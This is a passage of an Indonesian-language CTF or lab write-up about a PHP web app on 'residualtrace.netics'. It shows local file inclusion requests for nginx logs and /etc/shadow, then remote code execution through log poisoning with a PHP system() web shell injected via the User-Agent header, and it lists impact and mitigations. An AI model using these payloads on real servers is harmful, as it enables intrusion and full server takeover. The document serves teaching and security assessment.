[::]:443 ssl default_server; # # Note: You should disable gzip for SSL traffic. # See: https://bugs.debian.org/773332 # # Read up on ssl_ciphers to ensure a secure configuration. # See: https://bugs.debian.org/765782 # # Self signed certs generated by the ssl-cert package # Don't use them in a production server! # # include snippets/snakeoil.conf; root /var/www/html; index index.php; server_name residualtrace.netics; location / { try_files $uri $uri/ =404; } location ~ \.php$ { include snippets/fastcgi-php.conf; fastcgi_pass unix:/run/php/php8.3-fpm.sock; } location ~ /\.ht { deny all; } } # Virtual Host configuration for example.com # # You can move that to a different file under sites-available/ and symlink that # to sites-enabled/ to enable it. # #server { # listen 80; # listen [::]:80; # # server_name example.com; # # root /var/www/example.com; # index index.html; # # location / { # try_files $uri $uri/ =404; # } #}

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	8
Response headers	5

Request

```
GET /?page=file:///var/log/nginx/error.log HTTP/1.1
Host: residualtrace.netics
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: authenticated=true
Connection: keep-alive
```

Response

Home Information Center About Us Authenticated

2026/04/20 09:12:34 [error] 16#16: *38 FastCGI sent in stderr: "PHP message: PHP Warning: include(/etc/shadow): Failed to open stream: Permission denied in /var/www/html/index.php on line 120; PHP message: PHP Warning: include(): Failed opening 'file:///etc/shadow' for inclusion (include_path='.:/usr/share/php') in /var/www/html/index.php on line 120" while reading response header from upstream, client: 192.168.100.1, server: residualtrace.netics, request: "GET /?page=file:///etc/shadow HTTP/1.1", upstream: "fastcgi://unix:/run/php/php8.3-fpm.sock:", host: "residualtrace.netics"

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	8
Response headers	5

Dari informasi nginx.conf, diketahui bahwa access.log berada di /var/log/nginx/debugging.log, sehingga ada indikasi bahwa bisa melakukan poisoning log yang akan dijelaskan di exploit berikutnya.

Dampak

- Attacker bisa mengakses file sensitif
- Attacker bisa memahami struktur server dan merencanakan exploit berikutnya
- Potensi RCE

Mitigasi

- Gunakan whitelist file untuk batasi file yang boleh diakses
- Jangan gunakan input user langsung di include(), seperti include($_GET['page']);
- Validasi dan sanitasi input, seperti block wrapper file://, php://, dan data://
- Gunakan pembatasan direktori agar cuma bisa akses file di direktori tertentu


2.4 Remote Code Execution via Log Poisoning

Deskripsi


Ditemukan kerentanan terhadap RCE dengan LFI dan log poisoning. Log server mencatat input dari user seperti header User-Agent, yang dapat diexploit oleh attacker untuk menyisipkan command ke dalam log (log poisoning) dan command dapat dieksekusi oleh server karena log diinclude oleh server.

Langkah Pengerjaan

Untuk log poisoning, bisa input <? php system($_GET['cmd']); ?> di header User-Agent dan berikan parameter &cmd=ls%20/ untuk list file apa saja yang ada di direktori '/'. Gunakan di page /var/log/nginx/debugging.log karena segala log akses akan berada di sana.



Terdapat flag di direktori '/' sehingga untuk melihat isi flag tinggal gunakan command cat saja.



Flag: NETICS{lfi_is_fun_f5b2493a-d301-46c4-afce-e2827f5a5a91}

Dampak

- Attacker bisa mengeksekusi command secara langsung di server
- Attacker bisa saja mengambil alih server dengan membuat backdoor atau menjalankan malware di server

Mitigasi

- Memperbaiki kerentanan di LFI
- Batasi akses ke file log sehingga tidak terjadi log poisoning
- Validasi dan sanitasi input dari user sehingga perintah seperti <? php system($_GET['cmd']); ?> tidak akan dijalankan
- Hardening PHP dengan menonaktifkan system(), exec(), dan shell_exec()
- Batasi akses web server untuk write dan execute jika tidak diperlukan
- Aktifkan Web Application Firewall (WAF) untuk deteksi payload yang mencurigakan dan block request aneh